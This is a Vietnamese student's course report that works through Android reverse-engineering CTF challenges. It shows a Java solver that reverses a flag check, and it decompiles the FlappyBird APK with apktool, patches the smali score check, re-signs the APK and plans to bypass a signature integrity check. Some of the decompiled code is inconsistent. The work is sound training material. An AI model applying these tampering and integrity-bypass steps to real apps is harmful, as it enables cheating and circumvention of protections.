

BÁO CÁO BÀI TẬP

Môn học: Bảo mật Web và Ứng dụng

Kỳ báo cáo: Cuối kì

GV: Ngô Khánh Khoa

Ngày báo cáo: 04/06/2023

1. THÔNG TIN CHUNG:

Lớp: NT213.N21.ANTT.2

STT	Họ và tên	MSSV	Email
1	Phạm Phúc Đức	20520162	20520162@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Crack M3	100%
2	FlappyBird	100%
3	Racme	100%
4	Mimeme	100%


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Crack M3

Chúng ta sẽ sử dụng ByteCode Viewer để xem nội dung có trong MainActivity.class:



```

protected void onCreate(Bundle var1) {
    this.generator = new Random(1051);
    super.onCreate(var1);
    this.setContentView(layout.activity_main);
}

public void toggle(View var1) {
    var1.setEnabled(false);
    String var3 = new StringBuilder(((EditText)this.findViewById(id.textinput)).getText().toString());
    String var6 = this.getString(string.something);

    for(int var2 = 0; var2 < var5.length(); ++var2) {
        var5.setCharAt(var2, (char)(var5.charAt(var2) + "something_that_nobody_can_touch".charAt(var2 % 31) ^ var6.charAt(var2 % var6.length())));
    }

    boolean var4;
    if (var3.length() != 41) {
        var4 = false;
    } else {
        int var3 = 0;
        boolean var7 = true;

        while(true) {
            var4 = var7;
            if (var3 >= 41) {
                break;
            }

            char var8 = (char)(this.generator.nextInt() & 255);
            if (var5.charAt(var3) != (var8 ^ new int[]{130, 96, 129, 40, 7, 253, 245, 36, 212, 199, 227, 87, 135, 195, 41, 87, 159, 156, 89, 154, 56, 188, 132, 161, 238, 9, 236, 9, 98, 231, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53}[var3])) {
                var4 = false;
            }
            ++var3;
        }


        if (var4) {
            Toast.makeText(this, "Nice", 0).show();
        }
    }
}

```

Hình 1: Nội dung trong MainActivity.class

Dựa vào kết quả từ điều kiện của var4, chúng ta sẽ tìm chuỗi input hợp lệ sao cho var4 trả về **true**.

Đầu tiên, var5 sẽ là input dựa trên nội dung dòng lệnh, còn var6 sẽ lấy từ chuỗi something, các bước để tìm nó như sau:



Hình 2: Vào lớp R\$string.class

Tìm tới “something”:

```

102 <string name="mtrl_picker_date_header_title">Select Date</string>
103 <string name="mtrl_picker_date_header_selected">Selected date</string>
104 <string name="mtrl_picker_header_of_picker_color_header">Column of days: %1$s</string>
105 <string name="mtrl_picker_invalid_format">Invalid format. %1$s</string>
106 <string name="mtrl_picker_invalid_format_example">Example: %1$s</string>
107 <string name="mtrl_picker_invalid_format_use">Use %1$s</string>
108 <string name="mtrl_picker_invalid_range">Invalid range.</string>
109 <string name="mtrl_picker_navigate_to_year_description">Navigate to year %1$s</string>
110 <string name="mtrl_picker_out_of_range_error_of_picker_header">Out of range</string>
111 <string name="mtrl_picker_out_of_range_error_of_picker_header_only_start_selected">Selected start date - %1$s</string>
112 <string name="mtrl_picker_range_header_only_start_selected">%1$s - End date</string>
113 <string name="mtrl_picker_range_header_selected">%1$s - %2$s</string>
114 <string name="mtrl_picker_range_header_title">Select Range</string>
115 <string name="mtrl_picker_range_header_unselected">Start date - End date</string>
116 <string name="mtrl_picker_save">Save</string>
117 <string name="mtrl_picker_text_input_date_header">Date</string>
118 <string name="mtrl_picker_text_input_date_range_end_hint">End date</string>
119 <string name="mtrl_picker_text_input_date_range_start_hint">Start date</string>
120 <string name="mtrl_picker_text_input_day_abbr">d</string>
121 <string name="mtrl_picker_text_input_month_abbr">m</string>
122 <string name="mtrl_picker_text_input_year_abbr">y</string>
123 <string name="mtrl_picker_toggle_to_calendar_input_mode">Switch to calendar input mode</string>
124 <string name="mtrl_picker_toggle_to_day_selection">Tap to switch to selecting a day</string>
125 <string name="mtrl_picker_toggle_to_id_selection_mode">Switch to text input mode</string>
126 <string name="mtrl_picker_toggle_to_year_selection">Tap to switch to selecting a year</string>
127 <string name="mtrl_timepicker_confirm">OK</string>
128 <string name="password_toggle_content_description">Show password</string>
129 <string name="path_password_eye">M12,4,5C,4.5 2.73,7.61 1,12C1,73,4.39 6,7.9 11,7.599.27,-3.11 11,-7.5c-1.73,-4.39 -6,-7.5 -11,-7.5zM12,17c-2.76,0 -5,-2.24 -5,-5s2.24,-5 5,-5 2.24 5,5 -2.24,5 -5,5zM12,0c-1.86,0 -3,1.34
-3,3t1.34,3,3 3,-1.34 -3,-3z</string>
130 <string name="path_password_eye_mask_strike_through">M2,4,27 L39,73 c2.22,27,19.48 14,54,1,73 14,54,1 L23,1 L23,23 L1,23 L1,4,27 Z</string>
131 <string name="path_password_eye_to_id_selection_mode">M2,4,27 L2,4,27 L4,54,1,73 14,54,1 L23,1 L23,23 L1,23 L1,4,27 Z</string>
132 <string name="path_password_strike_through">M3,27,4,27 L39,74,28.74</string>
133 <string name="search_menu_title">Search</string>
134 <string name="something">no_one_can_escape_from_me</string>
135 <string name="status_bar_notification_info_overflow">999+</string>
136 </resources>

```

➔ var6 là chuỗi “no_one_can_escape_from_me”

Theo đó, vòng lặp for đầu tiên có nội dung như sau:

```

for(int var2 = 0; var2 < var5.length(); ++var2) {

    var5.setCharAt(var2, (char)(var5.charAt(var2) +
"something_that_nobody_can_touch".charAt(var2 % 31) ^ var6.charAt(var2 %
var6.length())));
}

```

- ➔ Thay đổi giá trị của từng phần tử của var5 bằng cách lấy vị trí tương ứng (var2) ban đầu + vị trí var2 trong chuỗi “something_that_nobody_can_touch” sau đó XOR với phần tử var2 trong chuỗi var6 vừa tìm ở trên.

Các phép chia dư trong vòng for nhằm để nó không vượt ra ngoài giới hạn phần tử của các chuỗi.

Tiếp đến, chúng ta có:

```

boolean var4;
if (var5.length() != 41) {
    var4 = false;
} else {
    int var3 = 0;
    boolean var7 = true;

    while(true) {
        var4 = var7;
        if (var3 >= 41) {
            break;
        }

        char var8 = (char)(this.generator.nextInt() & 255);
        if (var5.charAt(var3) != (var8 ^ (new int[]{130, 96, 129, 40, 7, 253, 245, 36, 212, 199, 227, 87, 135, 195, 41, 87, 159, 156, 89, 154, 56, 188, 132, 161, 238, 9, 236, 9, 98, 231,
223, 209, 104, 207, 41, 149, 64, 154, 144, 60, 169})[var3])) {
            var7 = false;
        }

        ++var3;
    }

    if (var4) {
        Toast.makeText(this, "Nice", 0).show();
    } else {
        Toast.makeText(this, "Nope", 0).show();
    }
}

```

Dễ dàng nhận thấy chuỗi var5 (chuỗi input) buộc phải dài 41 kí và đồng thời câu điều kiện if buộc phải không thoả mãn để tự để giá trị var4 = true, nghĩa là:

```

var5.charAt(var3) = (var8 ^ (new int[]{130, 96, 129, 40, 7, 253, 245, 36, 212, 199, 227, 87, 135, 195, 41, 87, 159, 156, 89, 154, 56, 188, 132, 161, 238, 9, 236, 9, 98, 231, 223, 209, 104, 207, 41, 149, 64, 154, 144, 60, 169})[var3])

```

var8 sẽ được random kiểu Int với seed 105 và sau đó đem AND 255, chúng ta không cần quá quan tâm vào nó bởi nó sẽ được mang vào nguyên code giải ngược lấy input.

Vậy là chúng ta có các phép tính cần phải chuyển đổi để tính ra var5:

```

int var5 = (arrayNum[i] ^ ((char)generator.nextInt() & 255));

var5 = ((var5 ^ var6.charAt(i % var6.length())) - "something_that_nobody_can_touch".charAt(i % 31));

```

Cuối cùng đưa nó vào vòng for với giới hạn phần tử của mảng số nguyên [130,...,169]

Code hoàn chỉnh như sau:

```
import java.util.Random;

public class Main {

    public static void main(String[] args) {

        Random generator;

        generator = new Random(105);

        String results = new String("");

        String var6 = "no_one_can_escape_from_me";

        int[] arrayNum = {130, 96, 129, 40, 7, 253, 245, 36, 212, 199, 227, 87, 135, 195, 41, 87, 159, 156, 89,
        154, 56, 188, 132, 161, 238, 9, 236, 9, 98, 231, 223, 209, 104, 207, 41, 149, 64, 154, 144, 60, 169};

        for (int i = 0; i < arrayNum.length; i++) {

            int var5 = (arrayNum[i] ^ ((char)generator.nextInt() & 255));

            var5 = ((var5 ^ var6.charAt(i % var6.length())) - "something_that_nobody_can_touch".charAt(i %
            31));

            results+= (char) var5;

        }

        System.out.println(results);

    }

}
```

Chuỗi nhận được là: **flag{4ndr0id_r3v_5ucks55555555_@\$#&#\$^#\$}**

```

import java.util.Random;
public class Main {
    public static void main(String[] args) {
        Random generator;
        generator = new Random(105);
        String results = new String("");
        String var6 = "no_one_can_escape_from_me";
        int[] arrayNum = {130, 96, 129, 40, 7, 253, 245, 36, 212, 199, 227, 87, 135, 195, 41,
                        87, 159, 156, 89, 154, 56, 188, 132, 161, 238, 9, 236, 9, 98, 231, 223, 209, 104,
                        207, 41, 149, 64, 154, 144, 60, 169};

        for (int i = 0; i < arrayNum.length; i++) {
            int var5 = (arrayNum[i] ^ ((char)generator.nextInt() & 255));
            var5 = ((var5 ^ var6.charAt(i % var6.length())) -
                    "something_that_nobody_can_touch".charAt(i % 31));
            results+= (char) var5;
        }
        System.out.println(results);
    }
}

```

Hình 3: Lấy được flag

2. FlappyBird


Với app thứ 2, khi tìm kiếm trong các lớp thì chúng ta có thể thấy được hàm getFlag nằm trong Champion.class, nó sẽ được gọi ngay khi activity này được gọi:

```

package com.example.fishi.flappybird;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.widget.TextView;
import androidx.navigation.Navigation;
import androidx.navigation.ui.AppBarConfiguration;
import androidx.navigation.ui.NavigationUI;
public class Champion extends AppCompatActivity {
    private AppBarConfiguration appBarConfiguration;
    static {
        System.loadLibrary("native-lib");
    }
    public native String getFlag();
    protected void onCreate(Bundle var1) {
        super.onCreate(var1);
        String var2 = this.getFlag();
        this.setContentView(2131427356);
        TextView var3 = (TextView)this.findViewById(213123003);
        var3.setText("");
        var3.setText(var2);
    }
    public boolean onSupportNavigateUp() {
        boolean var1;
        if (NavigationUI.navigateUp(Navigation.findNavController(this), this.appBarConfiguration) && !super.onSupportNavigateUp()) {
            var1 = false;
        } else {
            var1 = true;
        }
        return var1;
    }
}

```

Và ChampionActivity sẽ được gọi khi người chơi đạt được 999999999 điểm, nội dung nó nằm ở gameView\$2\$1.class:



The screenshot shows the FernFlower Decomplier interface with several tabs open at the top: com/example/secret/MainActivity.class, com/example/fishi/flappybird/Champion.class, com/example/fishi/flappybird/LogHelper.class, and com/example/fishi/flappybird/gameView\$2\$1.class. The main window displays the decompiled Java code for the Champion class. The code includes various try-catch blocks, loops, and method calls. A specific line of code is highlighted in blue: `if (gameView.access$800(this.this$1.this$0) == 99999999) {`. The code is annotated with line numbers from 37 to 61.

Thực hiện chỉnh sửa bằng cách dùng:

```
apktool d -f -r app-release_chall.apk
```

Do nếu chỉ dùng d thì khi build sẽ xảy ra lỗi như dưới mặc dù chưa chỉnh sửa gì:



```

File Actions Edit View Help
[~(kali㉿kali)-[~/Desktop]
$ apktool d app-release_chall.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.7.0-dirty on app-release_chall.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

[~(kali㉿kali)-[~/Desktop]
$ apktool b app-release_chall.apk -o apprelease.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.7.0-dirty
brut.directory.PathNotExist: apktool.yml

[~(kali㉿kali)-[~/Desktop]
$ apktool b app-release_chall -o apprelease.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.7.0-dirty
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
W: aapt: brut.common.BrutException: brut.common.BrutException: Could not extract resource: /prebuilt/linux/aapt_64 (defau
lting to $PATH binary)
W: invalid resource directory name: /home/kali/Desktop/app-release_chall/res navigation
brut.androlib.AndrolibException: brut.common.BrutException: could not exec (exit code = 1): [aapt, p, --min-sdk-version,
22, --target-sdk-version, 27, --version-code, 1, --version-name, 1.0, --no-version-vectors, -F, /tmp/APKTOOL1586971243623
8587305.tmp, -0, resources.arsc, -0, META-INF/android.arch.core_runtime.version, -0, META-INF/android.arch.lifecycle_live
data-core.version, -0, META-INF/android.arch.lifecycle_livedata.version, -0, META-INF/android.arch.lifecycle_runtime.vers
ion, -0, META-INF/android.arch.lifecycle_viewmodel.version, -0, META-INF/android.arch.navigation_navigation-common.ver
sion, -0, META-INF/android.arch.navigation_navigation-fragment.version, -0, META-INF/android.arch.navigation_navigation_runt
ime.version, -0, META-INF/android.arch.navigation_navigation-ui.version, -0, META-INF/android.support.design_material.ver
sion, -0, META-INF/androidx.appcompat_appcompat.version, -0, META-INF/androidx.recyclerview_inflater_asynclayoutinflater.ve
rsion, -0, META-INF/androidx.cardview_cardview.version, -0, META-INF/androidx.coordinatorlayout_coordinatorlayout.version
, -0, META-INF/androidx.core_core.version, -0, META-INF/androidx.cursoradapter_cursoradapter.version, -0, META-INF/android
x.customview_customview.version, -0, META-INF/androidx.documentfile_documentfile.version, -0, META-INF/androidx.drawerla
yout_drawerlayout.version, -0, META-INF/androidx.fragment_fragment.version, -0, META-INF/androidx.interpolator_interpolat
or.version, -0, META-INF/androidx.legacy_legacy-support-core-ui.version, -0, META-INF/androidx.legacy_legacy-support-core
-utils.version, -0, META-INF/androidx.loader_loader.version, -0, META-INF/androidx.localbroadcastmanager_localbroadcastma
nager.version, -0, META-INF/androidx.print_print.version, -0, META-INF/androidx.recyclerview_recyclerview.version, -0, ME
TA-INF/androidx.slidingpanelayout_slidingpanelayout.version, -0, META-INF/androidx.swiperefreshlayout_swiperefreshlayout.

```

Hình 4: Build lỗi

Vậy nên cần sử dụng lệnh trước đó để cập, sau đó truy cập vào tệp và thực hiện chỉnh sửa;

Thêm 1 chút vào chương trình onCreate của Champion.class, mục đích là để bật logcat lấy ngay flag mà không cần gõ lại kết quả trên màn hình:

```

File Edit Search View Document Help
~/Desktop/appv2/smali/com/example/fishi/flappybird/Champion.smali - Mousepad
gameView$2$1.smali x LogHelper.smali x Champion.smali x Champion.smali x
42 .line 22
43 invoke-virtual {p0}, Lcom/example/fishi/flappybird/Champion;→getFlag()Ljava/lang/String;
44 move-result-object p1
45 const v0, 0x7f0b001c
46
47 .line 24
48 invoke-virtual {p0, v0}, Lcom/example/fishi/flappybird/Champion;→setContentView(I)V
49 const v0, 0x7f080053
50
51 .line 26
52 invoke-virtual {p0, v0}, Lcom/example/fishi/flappybird/Champion;→findViewById(I)Landroid/view/View;
53 move-result-object v0
54 check-cast v0, Landroid/widget/TextView;
55 const-string v1, ""
56
57 .line 27
58 invoke-virtual {v0, v1}, Landroid/widget/TextView;→setText(Ljava/lang/CharSequence;)V
59
60 .line 28
61 invoke-virtual {v0, p1}, Landroid/widget/TextView;→setText(Ljava/lang/CharSequence;)V
62 const-string v0, "LogHelper"
63 invoke-static {v0, p1}, Landroid/util/Log;→e(Ljava/lang/String;Ljava/lang/String;)I
64
65 return-void
66 .end method
67
68 .method public onSupportNavigateUp()Z
69 .locals 2
70
71
72
73
74 .end method
75
76 .method public onSupportNavigateUp()Z
77 .locals 2
78

```

Hình 5: Tạo 1 log với nội dung là flag trong Champion.class

```

350
351     invoke-static {v0}, Lcom/example/fishi/flappybird/gameView;→access$800(Lcom/example/fishi/flappybird/gameView;)I
352
353     move-result v0
354
355     const v1, 0x0
356
357     if-ne v0, v1, :cond_2
358
359     .line 136
360     igure-object v0, p0, Lcom/example/fishi/flappybird/gameView$2$1;→this$1:Lcom/example/fishi/flappybird/gameView$2;
361
362
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

Đổi 99999999 sang giá trị hex và tìm tới dòng 355, đổi nó thành 0x0 (0 điểm), cuối cùng build lại ứng dụng và kí (tên ứng dụng hơi sai do đang lấy tạm ứng dụng đã build thành công để viết lại các bước báo cáo):

```
(kali㉿kali)-[~/Desktop]
$ keytool -genkey -v -keystore app2.keystore -alias APP2 -keyalg RSA -keysize 2048 -validity 10000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]:
What is the name of your organizational unit?
[Unknown]:
What is the name of your organization?
[Unknown]:
What is the name of your City or Locality?
[Unknown]:
What is the name of your State or Province?
[Unknown]:
What is the two-letter country code for this unit?
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct? [fishi/flappybird/gameView]
[no]: yes
Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
[Storing app2.keystore]

(kali㉿kali)-[~/Desktop]
$ apksigner sign --ks app2.keystore appv2.apk
[Resultado]
```

Hình 6: Kí cho tệp apk

Chạy app và:

```
06-04 00:14:07.763 4184 4208 D HostConnection: egamercaller_startDescriptorForSurface: id 4184, tid 4208
me)
06-04 00:14:07.761 4184 4208 I Gralloc4: mapper 4.x is not supported
06-04 00:14:07.761 4184 4208 W Gralloc3: mapper 3.x is not supported
06-04 00:14:07.763 4184 4208 D HostConnection: createUnique: call
06-04 00:14:07.764 4184 4208 D HostConnection: HostConnection::get() New Host Connection e
id 4184, tid 4208
06-04 00:14:07.770 4184 4208 D HostConnection: HostComposition ext ANDROID_EMU_host_compo
mposition_v2 ANDROID_EMU_async_unmap_buffer ANDROID_EMU_sync_buffer_data GL_OES_EGL_image_e
rray_object GL_KHR_texture_compression_astc_ldr ANDROID_EMU_host_side_tracing ANDROID_EMU_as
MU_gles_max_version_3_1
06-04 00:14:08.035 4184 4184 I Choreographer: Skipped 42 frames! The application may be o
in thread.
06-04 00:14:21.026 4184 4184 E LogHelper: Dont_try_to_cheat_on_me_be_a_hacker_man
```

Hình 7: ...

Tuy nhiên, để ý tới hàm gameInfo trong LogHelper, chúng ta thấy dòng Signature[]

```

try {
    Signature[] var4 = var0.getPackageManager().getPackageInfo(var0.getPackageName(), 64).signatures;
    int var1 = var4.length;
    StringBuilder var2 = new StringBuilder();
    var2.append(var4[0].toString());
    var2.append(String.valueOf(var1));
    byte[] var5 = var2.toString().getBytes();
    String var6 = Base64.encodeToString(MessageDigest.getInstance("MD5").digest(var5), 0);
    return var6;
} catch (NoSuchAlgorithmException | PackageManager.NameNotFoundException var3) {
    return "Info Error";
}

private static String getCurrentTimestamp() {
    return (new SimpleDateFormat("yyyy-MM-dd HH:mm:ss", Locale.getDefault())).format(new Date());
}

public static void log(Context var0) {
    try {
        String var1 = gameInfo(var0);
        File var2 = new File(var0.getFilesDir(), "logs");
        if (!var2.exists() && !var2.mkdir()) {
            Log.e("LogHelper", "Failed to create log directory.");
            return;
        }

        File var5 = new File(var2, "app.log");
        if (!var5.exists() && !var5.createNewFile()) {
            Log.e("LogHelper", "Failed to create log file.");
            return;
        }

        StringBuilder var7 = new StringBuilder();
    }
}

```

Hình 8: Xem lại nội dung LogHelper.class

Đây chính là bước giúp trích xuất danh sách các chữ ký (signatures) của gói ứng dụng (package) hiện tại và đem đi mã hoá ở các dòng lệnh sau, nó giúp cho việc xác định tính toàn vẹn của ứng dụng, nghĩa là việc sửa app đã bị phát hiện và chúng ta nhận được dòng chữ trên.

Vậy nên, việc build lại app cần có 1 bước sửa hàm này return thẳng về chữ kí gốc thay vì phải lấy lại thông tin bằng PackageManager.

Xem xuống vị trí lưu của log, chúng ta thấy nó được lưu trong log/app.logs, tìm tới vị trí lưu của nó nên chúng ta có thể vào đây và lấy nội dung để hàm gameInfo có thể return thẳng về nó.

